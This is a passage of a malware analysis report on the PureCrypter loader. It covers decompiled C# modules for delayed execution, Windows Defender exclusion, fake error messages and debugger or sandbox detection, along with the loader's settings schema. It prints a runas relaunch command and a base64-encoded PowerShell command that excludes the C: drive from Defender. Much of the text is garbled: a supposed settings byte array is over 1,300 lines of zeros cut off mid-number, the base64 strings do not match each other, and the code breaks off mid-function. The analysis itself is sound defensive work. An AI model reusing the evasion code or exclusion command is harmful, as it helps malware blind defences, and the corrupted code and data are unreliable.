


Fig.12 Execution of payload in a90d58052bcacd0194d1dfc0dd9d7929

PureCrypter Analysis

Sample MD5: 57bf626239b8db6e1434dbc8ee7cef86

We are certain that the second stage payload was obfuscated PureCrypter instances. We were able to identify two samples that were packed with SmartAssembly and were able to unpack them (Fig.13).

```
de4dot v3.1.41592.3485

Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\AdobeFile.log-cleaned.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\AdobeFile.log.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Bkcmvj.jpg.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\CcleanerInstaller.jpg.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Cqstk.png.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Ezzivoo.png.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Ikgvjkeu.jpg.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Jfuygzod.png.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Jiupcw.png.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\lavgimu.jpg-cleaned.dll)
Detected SmartAssembly 7.5.2.4508 (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\lavgimu.jpg.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Liafandgotica.png.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Hujov.log.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Nyszfp.png-cleaned.dll)
Detected SmartAssembly 7.5.2.4508 (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Nyszfp.png.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Obqjyz.log.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\PythonFile.jpg.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Rdxgbxvf.jpg.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\VideoPublicAlLocation.log.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\Win11ClubHelloAgain.jpg.dll)
Detected Unknown Obfuscator (C:\Users\EDR\Desktop\malware_analysis\redline\redline samples\reverse\zx_23415fa44e6c46dd3fee3f87a56968f7.dll)
```

Fig.13 de4dot obfuscator detection output

SmartAssembly encrypts strings that the sample used and thus we needed to decrypt them. The way SmartAssembly does this is by replacing the string with a call to a `getString(int)` function call that is delegated at runtime. This function xors the integer value with a key and subtracts the offset to retrieve the encoded string stored in a resource file. The strings are stored in the format `LengthBase64EncodedString`. The decoded strings for this sample can be found in the Appendix. The decoding routine is heavily used at the start of the sample to import functions.

Other variants have resource files with a {z} header followed by a switch that determines the kind of decryption or decompression to be done. This ultimately results in strings stored in the same `LengthBase64EncodedString` format.

The sample started by extracting its settings from a hardcoded byte array that was reversed, decompressed, unserialized, and casted to a protobuf structure (Fig.14).

```

// kkgplwllgkscio: void
1 // Token: 0x00000000 RID: 0 RVA: 0x00000000 File Offset: 0x00000000
2 public unsafe static void kkgplwllgkscio()
3 {
4     void* ptr = stackalloc byte[5];
5     kkgplwllgkscio(ptr) = (Class11)Class6.smetho0(Class35.smetho0(new byte[]
6     {
7         0,
8         0,
9         0,
10        0,
11        0,
12        0,
13        0,
14        0,
15        0,
16        0,
17        0,
18        0,
19        0,
20        0,
21        0,
22        0,
23        0,
24        0,
25        0,
26        0,
27        0,
28        0,
29        0,
30        0,
31        0,
32        0,
33        0,
34        0,
35        0,
36        0,
37        0,
38        0,
39        0,
40        0,
41        0,
42        0,
43        0,
44        0,
45        0,
46        0,
47        0,
48        0,
49        0,
50        0,
51        0,
52        0,
53        0,
54        0,
55        0,
56        0,
57        0,
58        0,
59        0,
60        0,
61        0,
62        0,
63        0,
64        0,
65        0,
66        0,
67        0,
68        0,
69        0,
70        0,
71        0,
72        0,
73        0,
74        0,
75        0,
76        0,
77        0,
78        0,
79        0,
80        0,
81        0,
82        0,
83        0,
84        0,
85        0,
86        0,
87        0,
88        0,
89        0,
90        0,
91        0,
92        0,
93        0,
94        0,
95        0,
96        0,
97        0,
98        0,
99        0,
100       0,
101       0,
102       0,
103       0,
104       0,
105       0,
106       0,
107       0,
108       0,
109       0,
110       0,
111       0,
112       0,
113       0,
114       0,
115       0,
116       0,
117       0,
118       0,
119       0,
120       0,
121       0,
122       0,
123       0,
124       0,
125       0,
126       0,
127       0,
128       0,
129       0,
130       0,
131       0,
132       0,
133       0,
134       0,
135       0,
136       0,
137       0,
138       0,
139       0,
140       0,
141       0,
142       0,
143       0,
144       0,
145       0,
146       0,
147       0,
148       0,
149       0,
150       0,
151       0,
152       0,
153       0,
154       0,
155       0,
156       0,
157       0,
158       0,
159       0,
160       0,
161       0,
162       0,
163       0,
164       0,
165       0,
166       0,
167       0,
168       0,
169       0,
170       0,
171       0,
172       0,
173       0,
174       0,
175       0,
176       0,
177       0,
178       0,
179       0,
180       0,
181       0,
182       0,
183       0,
184       0,
185       0,
186       0,
187       0,
188       0,
189       0,
190       0,
191       0,
192       0,
193       0,
194       0,
195       0,
196       0,
197       0,
198       0,
199       0,
200       0,
201       0,
202       0,
203       0,
204       0,
205       0,
206       0,
207       0,
208       0,
209       0,
210       0,
211       0,
212       0,
213       0,
214       0,
215       0,
216       0,
217       0,
218       0,
219       0,
220       0,
221       0,
222       0,
223       0,
224       0,
225       0,
226       0,
227       0,
228       0,
229       0,
230       0,
231       0,
232       0,
233       0,
234       0,
235       0,
236       0,
237       0,
238       0,
239       0,
240       0,
241       0,
242       0,
243       0,
244       0,
245       0,
246       0,
247       0,
248       0,
249       0,
250       0,
251       0,
252       0,
253       0,
254       0,
255       0,
256       0,
257       0,
258       0,
259       0,
260       0,
261       0,
262       0,
263       0,
264       0,
265       0,
266       0,
267       0,
268       0,
269       0,
270       0,
271       0,
272       0,
273       0,
274       0,
275       0,
276       0,
277       0,
278       0,
279       0,
280       0,
281       0,
282       0,
283       0,
284       0,
285       0,
286       0,
287       0,
288       0,
289       0,
290       0,
291       0,
292       0,
293       0,
294       0,
295       0,
296       0,
297       0,
298       0,
299       0,
300       0,
301       0,
302       0,
303       0,
304       0,
305       0,
306       0,
307       0,
308       0,
309       0,
310       0,
311       0,
312       0,
313       0,
314       0,
315       0,
316       0,
317       0,
318       0,
319       0,
320       0,
321       0,
322       0,
323       0,
324       0,
325       0,
326       0,
327       0,
328       0,
329       0,
330       0,
331       0,
332       0,
333       0,
334       0,
335       0,
336       0,
337       0,
338       0,
339       0,
340       0,
341       0,
342       0,
343       0,
344       0,
345       0,
346       0,
347       0,
348       0,
349       0,
350       0,
351       0,
352       0,
353       0,
354       0,
355       0,
356       0,
357       0,
358       0,
359       0,
360       0,
361       0,
362       0,
363       0,
364       0,
365       0,
366       0,
367       0,
368       0,
369       0,
370       0,
371       0,
372       0,
373       0,
374       0,
375       0,
376       0,
377       0,
378       0,
379       0,
380       0,
381       0,
382       0,
383       0,
384       0,
385       0,
386       0,
387       0,
388       0,
389       0,
390       0,
391       0,
392       0,
393       0,
394       0,
395       0,
396       0,
397       0,
398       0,
399       0,
400       0,
401       0,
402       0,
403       0,
404       0,
405       0,
406       0,
407       0,
408       0,
409       0,
410       0,
411       0,
412       0,
413       0,
414       0,
415       0,
416       0,
417       0,
418       0,
419       0,
420       0,
421       0,
422       0,
423       0,
424       0,
425       0,
426       0,
427       0,
428       0,
429       0,
430       0,
431       0,
432       0,
433       0,
434       0,
435       0,
436       0,
437       0,
438       0,
439       0,
440       0,
441       0,
442       0,
443       0,
444       0,
445       0,
446       0,
447       0,
448       0,
449       0,
450       0,
451       0,
452       0,
453       0,
454       0,
455       0,
456       0,
457       0,
458       0,
459       0,
460       0,
461       0,
462       0,
463       0,
464       0,
465       0,
466       0,
467       0,
468       0,
469       0,
470       0,
471       0,
472       0,
473       0,
474       0,
475       0,
476       0,
477       0,
478       0,
479       0,
480       0,
481       0,
482       0,
483       0,
484       0,
485       0,
486       0,
487       0,
488       0,
489       0,
490       0,
491       0,
492       0,
493       0,
494       0,
495       0,
496       0,
497       0,
498       0,
499       0,
500       0,
501       0,
502       0,
503       0,
504       0,
505       0,
506       0,
507       0,
508       0,
509       0,
510       0,
511       0,
512       0,
513       0,
514       0,
515       0,
516       0,
517       0,
518       0,
519       0,
520       0,
521       0,
522       0,
523       0,
524       0,
525       0,
526       0,
527       0,
528       0,
529       0,
530       0,
531       0,
532       0,
533       0,
534       0,
535       0,
536       0,
537       0,
538       0,
539       0,
540       0,
541       0,
542       0,
543       0,
544       0,
545       0,
546       0,
547       0,
548       0,
549       0,
550       0,
551       0,
552       0,
553       0,
554       0,
555       0,
556       0,
557       0,
558       0,
559       0,
560       0,
561       0,
562       0,
563       0,
564       0,
565       0,
566       0,
567       0,
568       0,
569       0,
570       0,
571       0,
572       0,
573       0,
574       0,
575       0,
576       0,
577       0,
578       0,
579       0,
580       0,
581       0,
582       0,
583       0,
584       0,
585       0,
586       0,
587       0,
588       0,
589       0,
590       0,
591       0,
592       0,
593       0,
594       0,
595       0,
596       0,
597       0,
598       0,
599       0,
600       0,
601       0,
602       0,
603       0,
604       0,
605       0,
606       0,
607       0,
608       0,
609       0,
610       0,
611       0,
612       0,
613       0,
614       0,
615       0,
616       0,
617       0,
618       0,
619       0,
620       0,
621       0,
622       0,
623       0,
624       0,
625       0,
626       0,
627       0,
628       0,
629       0,
630       0,
631       0,
632       0,
633       0,
634       0,
635       0,
636       0,
637       0,
638       0,
639       0,
640       0,
641       0,
642       0,
643       0,
644       0,
645       0,
646       0,
647       0,
648       0,
649       0,
650       0,
651       0,
652       0,
653       0,
654       0,
655       0,
656       0,
657       0,
658       0,
659       0,
660       0,
661       0,
662       0,
663       0,
664       0,
665       0,
666       0,
667       0,
668       0,
669       0,
670       0,
671       0,
672       0,
673       0,
674       0,
675       0,
676       0,
677       0,
678       0,
679       0,
680       0,
681       0,
682       0,
683       0,
684       0,
685       0,
686       0,
687       0,
688       0,
689       0,
690       0,
691       0,
692       0,
693       0,
694       0,
695       0,
696       0,
697       0,
698       0,
699       0,
700       0,
701       0,
702       0,
703       0,
704       0,
705       0,
706       0,
707       0,
708       0,
709       0,
710       0,
711       0,
712       0,
713       0,
714       0,
715       0,
716       0,
717       0,
718       0,
719       0,
720       0,
721       0,
722       0,
723       0,
724       0,
725       0,
726       0,
727       0,
728       0,
729       0,
730       0,
731       0,
732       0,
733       0,
734       0,
735       0,
736       0,
737       0,
738       0,
739       0,
740       0,
741       0,
742       0,
743       0,
744       0,
745       0,
746       0,
747       0,
748       0,
749       0,
750       0,
751       0,
752       0,
753       0,
754       0,
755       0,
756       0,
757       0,
758       0,
759       0,
760       0,
761       0,
762       0,
763       0,
764       0,
765       0,
766       0,
767       0,
768       0,
769       0,
770       0,
771       0,
772       0,
773       0,
774       0,
775       0,
776       0,
777       0,
778       0,
779       0,
780       0,
781       0,
782       0,
783       0,
784       0,
785       0,
786       0,
787       0,
788       0,
789       0,
790       0,
791       0,
792       0,
793       0,
794       0,
795       0,
796       0,
797       0,
798       0,
799       0,
800       0,
801       0,
802       0,
803       0,
804       0,
805       0,
806       0,
807       0,
808       0,
809       0,
810       0,
811       0,
812       0,
813       0,
814       0,
815       0,
816       0,
817       0,
818       0,
819       0,
820       0,
821       0,
822       0,
823       0,
824       0,
825       0,
826       0,
827       0,
828       0,
829       0,
830       0,
831       0,
832       0,
833       0,
834       0,
835       0,
836       0,
837       0,
838       0,
839       0,
840       0,
841       0,
842       0,
843       0,
844       0,
845       0,
846       0,
847       0,
848       0,
849       0,
850       0,
851       0,
852       0,
853       0,
854       0,
855       0,
856       0,
857       0,
858       0,
859       0,
860       0,
861       0,
862       0,
863       0,
864       0,
865       0,
866       0,
867       0,
868       0,
869       0,
870       0,
871       0,
872       0,
873       0,
874       0,
875       0,
876       0,
877       0,
878       0,
879       0,
880       0,
881       0,
882       0,
883       0,
884       0,
885       0,
886       0,
887       0,
888       0,
889       0,
890       0,
891       0,
892       0,
893       0,
894       0,
895       0,
896       0,
897       0,
898       0,
899       0,
900       0,
901       0,
902       0,
903       0,
904       0,
905       0,
906       0,
907       0,
908       0,
909       0,
910       0,
911       0,
912       0,
913       0,
914       0,
915       0,
916       0,
917       0,
918       0,
919       0,
920       0,
921       0,
922       0,
923       0,
924       0,
925       0,
926       0,
927       0,
928       0,
929       0,
930       0,
931       0,
932       0,
933       0,
934       0,
935       0,
936       0,
937       0,
938       0,
939       0,
940       0,
941       0,
942       0,
943       0,
944       0,
945       0,
946       0,
947       0,
948       0,
949       0,
950       0,
951       0,
952       0,
953       0,
954       0,
955       0,
956       0,
957       0,
958       0,
959       0,
960       0,
961       0,
962       0,
963       0,
964       0,
965       0,
966       0,
967       0,
968       0,
969       0,
970       0,
971       0,
972       0,
973       0,
974       0,
975       0,
976       0,
977       0,
978       0,
979       0,
980       0,
981       0,
982       0,
983       0,
984       0,
985       0,
986       0,
987       0,
988       0,
989       0,
990       0,
991       0,
992       0,
993       0,
994       0,
995       0,
996       0,
997       0,
998       0,
999       0,
1000      0,
1001      0,
1002      0,
1003      0,
1004      0,
1005      0,
1006      0,
1007      0,
1008      0,
1009      0,
1010      0,
1011      0,
1012      0,
1013      0,
1014      0,
1015      0,
1016      0,
1017      0,
1018      0,
1019      0,
1020      0,
1021      0,
1022      0,
1023      0,
1024      0,
1025      0,
1026      0,
1027      0,
1028      0,
1029      0,
1030      0,
1031      0,
1032      0,
1033      0,
1034      0,
1035      0,
1036      0,
1037      0,
1038      0,
1039      0,
1040      0,
1041      0,
1042      0,
1043      0,
1044      0,
1045      0,
1046      0,
1047      0,
1048      0,
1049      0,
1050      0,
1051      0,
1052      0,
1053      0,
1054      0,
1055      0,
1056      0,
1057      0,
1058      0,
1059      0,
1060      0,
1061      0,
1062      0,
1063      0,
1064      0,
1065      0,
1066      0,
1067      0,
1068      0,
1069      0,
1070      0,
1071      0,
1072      0,
1073      0,
1074      0,
1075      0,
1076      0,
1077      0,
1078      0,
1079      0,
1080      0,
1081      0,
1082      0,
1083      0,
1084      0,
1085      0,
1086      0,
1087      0,
1088      0,
1089      0,
1090      0,
1091      0,
1092      0,
1093      0,
1094      0,
1095      0,
1096      0,
1097      0,
1098      0,
1099      0,
1100      0,
1101      0,
1102      0,
1103      0,
1104      0,
1105      0,
1106      0,
1107      0,
1108      0,
1109      0,
1110      0,
1111      0,
1112      0,
1113      0,
1114      0,
1115      0,
1116      0,
1117      0,
1118      0,
1119      0,
1120      0,
1121      0,
1122      0,
1123      0,
1124      0,
1125      0,
1126      0,
1127      0,
1128      0,
1129      0,
1130      0,
1131      0,
1132      0,
1133      0,
1134      0,
1135      0,
1136      0,
1137      0,
1138      0,
1139      0,
1140      0,
1141      0,
1142      0,
1143      0,
1144      0,
1145      0,
1146      0,
1147      0,
1148      0,
1149      0,
1150      0,
1151      0,
1152      0,
1153      0,
1154      0,
1155      0,
1156      0,
1157      0,
1158      0,
1159      0,
1160      0,
1161      0,
1162      0,
1163      0,
1164      0,
1165      0,
1166      0,
1167      0,
1168      0,
1169      0,
1170      0,
1171      0,
1172      0,
1173      0,
1174      0,
1175      0,
1176      0,
1177      0,
1178      0,
1179      0,
1180      0,
1181      0,
1182      0,
1183      0,
1184      0,
1185      0,
1186      0,
1187      0,
1188      0,
1189      0,
1190      0,
1191      0,
1192      0,
1193      0,
1194      0,
1195      0,
1196      0,
1197      0,
1198      0,
1199      0,
1200      0,
1201      0,
1202      0,
1203      0,
1204      0,
1205      0,
1206      0,
1207      0,
1208      0,
1209      0,
1210      0,
1211      0,
1212      0,
1213      0,
1214      0,
1215      0,
1216      0,
1217      0,
1218      0,
1219      0,
1220      0,
1221      0,
1222      0,
1223      0,
1224      0,
1225      0,
1226      0,
1227      0,
1228      0,
1229      0,
1230      0,
1231      0,
1232      0,
1233      0,
1234      0,
1235      0,
1236      0,
1237      0,
1238      0,
1239      0,
1240      0,
1241      0,
1242      0,
1243      0,
1244      0,
1245      0,
1246      0,
1247      0,
1248      0,
1249      0,
1250      0,
1251      0,
1252      0,
1253      0,
1254      0,
1255      0,
1256      0,
1257      0,
1258      0,
1259      0,
1260      0,
1261      0,
1262      0,
1263      0,
1264      0,
1265      0,
1266      0,
1267      0,
1268      0,
1269      0,
1270      0,
1271      0,
1272      0,
1273      0,
1274      0,
1275      0,
1276      0,
1277      0,
1278      0,
1279      0,
1280      0,
1281      0,
1282      0,
1283      0,
1284      0,
1285      0,
1286      0,
1287      0,
1288      0,
1289      0,
1290      0,
1291      0,
1292      0,
1293      0,
1294      0,
1295      0,
1296      0,
1297      0,
1298      0,
1299      0,
1300      0,
1301      0,
1302      0,
1303      0,
1304      0,
1305      0,
1306      0,
1307      0,
1308      0,
1309      0,
1310      0,
1311      0,
1312      0,
1313      0,
1314      0,
1315      0,
1316      0,
1317      0,
1318      0,
1319      0,
1320      0,
1321      0,
1322      0,
1323      0,
1324      0,
1325      0,
132
```

The settings schema is shown below. This sample is primarily used for injecting Redline. However, we redirected execution to different Modules to fully explore PureCrypter's capabilities by modifying these settings (Fig.15).

```

1  int Delay { get; set; }
2  string InjectionPath { get; set; }
3  string CommandLine { get; set; }
4  bool IsMutex { get; set; }
5  string MutexString { get; set; }
6  Class10 BinderSettings { get; set; bool Enabled; bool IsOnce; string FileName; byte[] ByteArray;}
7  Class9 StartupSettings { get; set; bool Enabled; Enum2 EnumStartup; int Location, string FileName;}
8  bool IsMelt { get; set; }
9  bool IsAnti { get; set; }
10 bool IsFakeMessage { get; set; }
11 int FakeMessageType { get; set; }
12 string FakeMessageText { get; set; }
13 bool IsExclusion { get; set; }
14 bool IsDiscord { get; set; }
15 string DiscordWebHookUrl { get; set; }
16 byte[] Payload { get; set; }
17 bool Is64bit { get; set; }
18 Enum1 EnumInjection { get; set; }
19 bool IsDelay { get; set; }

```

Locals	
Name	Value
▲ Tzvmushoc.Rsldqhwgmzslbry.GetSettings.get returned	(\u0008.\u0002)
▶ BinderSettings	(\u0003.\u0003)
CommandLine	""
Delay	0x00000000
DiscordWebHookUrl	null
EnumInjection	\u0002
FakeMessageText	null
FakeMessageType	0x00000000
InjectionPath	"Itself"
Is64bit	false
IsAnti	false
IsDelay	false
IsDiscord	false
IsExclusion	false
IsFakeMessage	false
IsMelt	false
IsMutex	false
MutexString	"Hejrqayc"
Payload	null
▲ StartupSettings	(\u0008.\u0001)
Enabled	false
EnumStartup	\u0001
Filename	null
Location	0x00000000
▲ \u0008.\u0002.StartupSettings.get returned	(\u0008.\u0001)
Enabled	false
EnumStartup	\u0001
Filename	null
Location	0x00000000
\u0008.\u0001.Enabled.get returned	false
ptr	0x00000006212FE6E8

Fig. 15 Settings Proto Schema.

Delay Module

The Delay module checked whether the setting *IsDelay* is enabled and goes into an infinite loop with periodic sleeps of 1000 milliseconds until the Delay variable is set to 0 (Fig.16). This module is probably used as a means of evading automated analysis by timing them out.

```

1  using System;
2  using System.Threading;
3  using Tzvmushoc;
4
5  namespace ns1
6  {
7      // Token: 0x0200003D RID: 61
8      internal static class Class30
9      {
10         // Token: 0x060000ED RID: 237
11         internal unsafe static void SleepMethod()
12         {
13             void* ptr = stackalloc byte[7];
14             try
15             {
16                 ((byte*)ptr)[4] = ((Rslqhwgmzslbry.GetSettings.IsDelay) ? 1 : 0);
17                 if (*(sbyte*)((byte*)ptr + 4) == 0)
18                 {
19                     ((byte*)ptr)[5] = ((Rslqhwgmzslbry.GetSettings.Delay == 0) ? 1 : 0);
20                     if (*(sbyte*)((byte*)ptr + 5) == 0)
21                     {
22                         *(int*)ptr = 0;
23                         for (;;)
24                         {
25                             ((byte*)ptr)[6] = ((*int*)ptr < Rslqhwgmzslbry.GetSettings.Delay) ? 1 : 0;
26                             if (*(sbyte*)((byte*)ptr + 6) == 0)
27                             {
28                                 break;
29                             }
30                             Thread.Sleep(1000);
31                             *(int*)ptr = *(int*)ptr + 1;
32                         }
33                     }
34                 }
35             }
36             catch
37             {
38             }
39         }
40     }
41 }
42

```

Fig. 16 Delay module

Exclusion Module

The Exclusion module is used to add an exclusion to defender for the root drive from which the process is executed.

The module initially checked whether *StartupSettings* is enabled. If it is, it verified that the current executing process's *ImagePath* matches the file path as defined in its settings. The module exits if this check fails (Fig.17). The Module skips this check if *StartupSettings* is disabled.

```

*(byte*)ptr = (Rslqhwgmzslbry.GetSettings.StartupSettings.Enabled ? 1 : 0);
if (*(sbyte*)ptr != 0)
{
    Rslqhwgmzslbry.FullPath = new FileInfo(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder)Rslqhwgmzslbry.GetSettings.StartupSettings.Location),
        Rslqhwgmzslbry.GetSettings.StartupSettings.FileName));
}
((byte*)ptr)[1] = (Rslqhwgmzslbry.GetSettings.IsExclusion ? 1 : 0);
if (*(sbyte*)((byte*)ptr + 1) != 0)
{
    Class0.ExclusionMethod();
}

```

```

14 internal static class Class25
15 {
16     // Token: 0x17000021 RID: 33
17     // (get) Token: 0x060000DD RID: 221 RVA: 0x00004A88 File Offset: 0x00002C88
18     internal static FileInfo CurrentFile
19     {
20         get
21         {
22             if (Class25.fileInfo_0 == null)
23             {
24                 Class25.fileInfo_0 = new FileInfo(Process.GetCurrentProcess().MainModule.FileName);
25             }
26             return Class25.fileInfo_0;
27         }
28     }
29 }
30
31 // Token: 0x060000DE RID: 222 RVA: 0x00004AC0 File Offset: 0x00002CC0
32 internal unsafe static bool method_4()
33 {
34     void* ptr = stackalloc byte[3];
35     try
36     {
37         *((byte*)ptr) = (Rsldqhwgmzslbry.GetSettings.StartupSettings.Enabled ? 1 : 0);
38         if ((*sbyte*)ptr != 0)
39         {
40             ((byte*)ptr)[1] = ((Rsldqhwgmzslbry.FullPath.FullName.ToLower() == Class25.CurrentFile.FullName.ToLower()) ? 1 : 0);
41             if ((*sbyte*)ptr + 1 != 0)
42             {
43                 ((byte*)ptr)[2] = 1;
44                 goto IL_58;
45             }
46         }
47     }
48     catch
49     {
50     }
51     ((byte*)ptr)[2] = 0;
52     IL_58:
53     return *((sbyte*)ptr + 2) != 0;
54 }

```

Fig.17 File full path check

The module then performed a check for whether the current process has admin privileges and restarted itself if it didn't:

```
Cmd /k START "" "" <FilePath> "" & EXIT
```

This command included the verb *runas* to execute with admin privileges (Fig.18). The user thinks he is installing a cracked application and so the UAC prompt does not raise any suspicion.




Fig.18 Process restarted via cmd

The sample then closed the Mutex (*Hejrqayc*) if it is created to avoid interference with the elevated process before killing itself (Fig.19).

```
//  
    Class25.smethod_4();  
    break;  
}  
catch  
{  
}
```

```
// Token: 0x06000E3 RID: 227 RVA: 0x000267F File Offset: 0x000087F  
internal static void smethod_4()  
{  
    Class2d.CloseMutex();  
    Environment.Exit(0);  
    Process.GetCurrentProcess().Kill();  
}
```

Fig.19 Non elevated process exits

The module then retrieved the drive name from the file path. It prepended the string *Set-MpPreference -ExclusionPath* and Base64 encoded it. The module then started a new PowerShell process with the Base64 encoded command line and waited for it to exit (Fig.20).

Powershell “-enc

AHQALQBNAHAAUABYAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvA
G4AUABhAHQAaAAgACcAQwA6AFwAJwA=" UwBlAHQALQBNAHAAUABYAGUAZgBlAHIAZQBuAG
MAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgACcAQwA6AFwAJwA="

The screenshot shows the Visual Studio IDE with a C# file named `Class13.cs` open. The code defines a class `Class13` with a static method `Process` that takes two string arguments. The method attempts to start a process with the name `UwBIHAHQCBNAHAUAUbyAGUAZQBuAHIAZQBuAGMAZQAgAC0ARQB4AGM...` and arguments `UwBIHAHQCBNAHAUAUbyAGUAZQBuAHIAZQBuAGMAZQAgAC0ARQB4AGM...`. The process is created with `CreateNoWindow = true` and `UseShellExecute = true`. The `Process` method returns `null`.

The `Locals` window at the bottom displays the runtime properties of the `startInfo` object. The properties are as follows:

Name	Value	Type
startInfo	System.Diagnostics.ProcessStartInfo	System.Diagnostics.ProcessStartInfo
Arguments	"-enc UwBIHAHQCBNAHAUAUbyAGUAZQBuAHIAZQBuAGMAZQAgAC0ARQB4AGM..."	string
CreateNoWindow	true	bool
Domain	""	string
Environment	System.Collections.Specialized.StringDictionary.GenericAdapter	System.Collections.Generic.Dictionary<string, string>
EnvironmentVariables	System.Collections.Specialized.StringDictionary<string, string>	System.Collections.Specialized.StringDictionary
ErrorDialog	false	bool
ErrorDialogParentHandle	0x0000000000000000	System.IntPtr
FileName	"Powershell"	string
LoadUserProfile	false	bool
Password	null	System.Security.SecureString
PasswordInClearText	null	string
RedirectStandardError	false	bool
RedirectStandardInput	false	bool
RedirectStandardOutput	false	bool
StandardErrorEncoding	null	System.Text.Encoding

Fig.20 Powershell adding defender exclusion

Fake Message Module

The Fake Message module displayed a message box, possibly to dissuade user suspicions.

This module started by performing the same *StartupSettings* check as the Exclusion module. The module also performed an additional check to verify whether the sample started from one of the special folders. If any check failed, the module exits. The module then displayed a message box with the description and message box type retrieved from its settings and, the title retrieved from the embedded resource (NULL, therefore the title is Error) (Fig.21).

```
// Token: 0x060000E8 RID: 232
internal static void FakeMessage()
{
    try
    {
        if (!Class25.StartupPathCheck() && !Class25.SpecialFolderInCurrentPath())
        {
            MessageBox.Show(Rsldqhwgmzslbry.GetSettings.FakeMessageText, Class27.GetString_0(107395873), MessageBoxButtons.OK, (MessageBoxIcon)
                Rsldqhwgmzslbry.GetSettings.FakeMessageType);
        }
    }
    catch
    {
    }
}
```

Fig.21 Fake Message Module

Debugger/Sandbox Check Module

The Debugger/Sandbox module performed multiple checks to identify an analysis environment.

The first check is for the presence of a debugger by using *CheckRemoteDebuggerPresent* and by enumerating loaded modules to identify *SbieDll.dll* (Fig.22).

```
internal unsafe static bool RemoteDebuggerDLLCheck()
{
    void* ptr = stackalloc byte[5];
    try
    {
        *((byte*)ptr) = 0;
        Class2.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref *(bool*)ptr);
        ((byte*)ptr)[1] = (byte)((sbyte*)ptr);
        if (*(sbyte*)((byte*)ptr + 1) != 0)
        {
            ((byte*)ptr)[2] = 1;
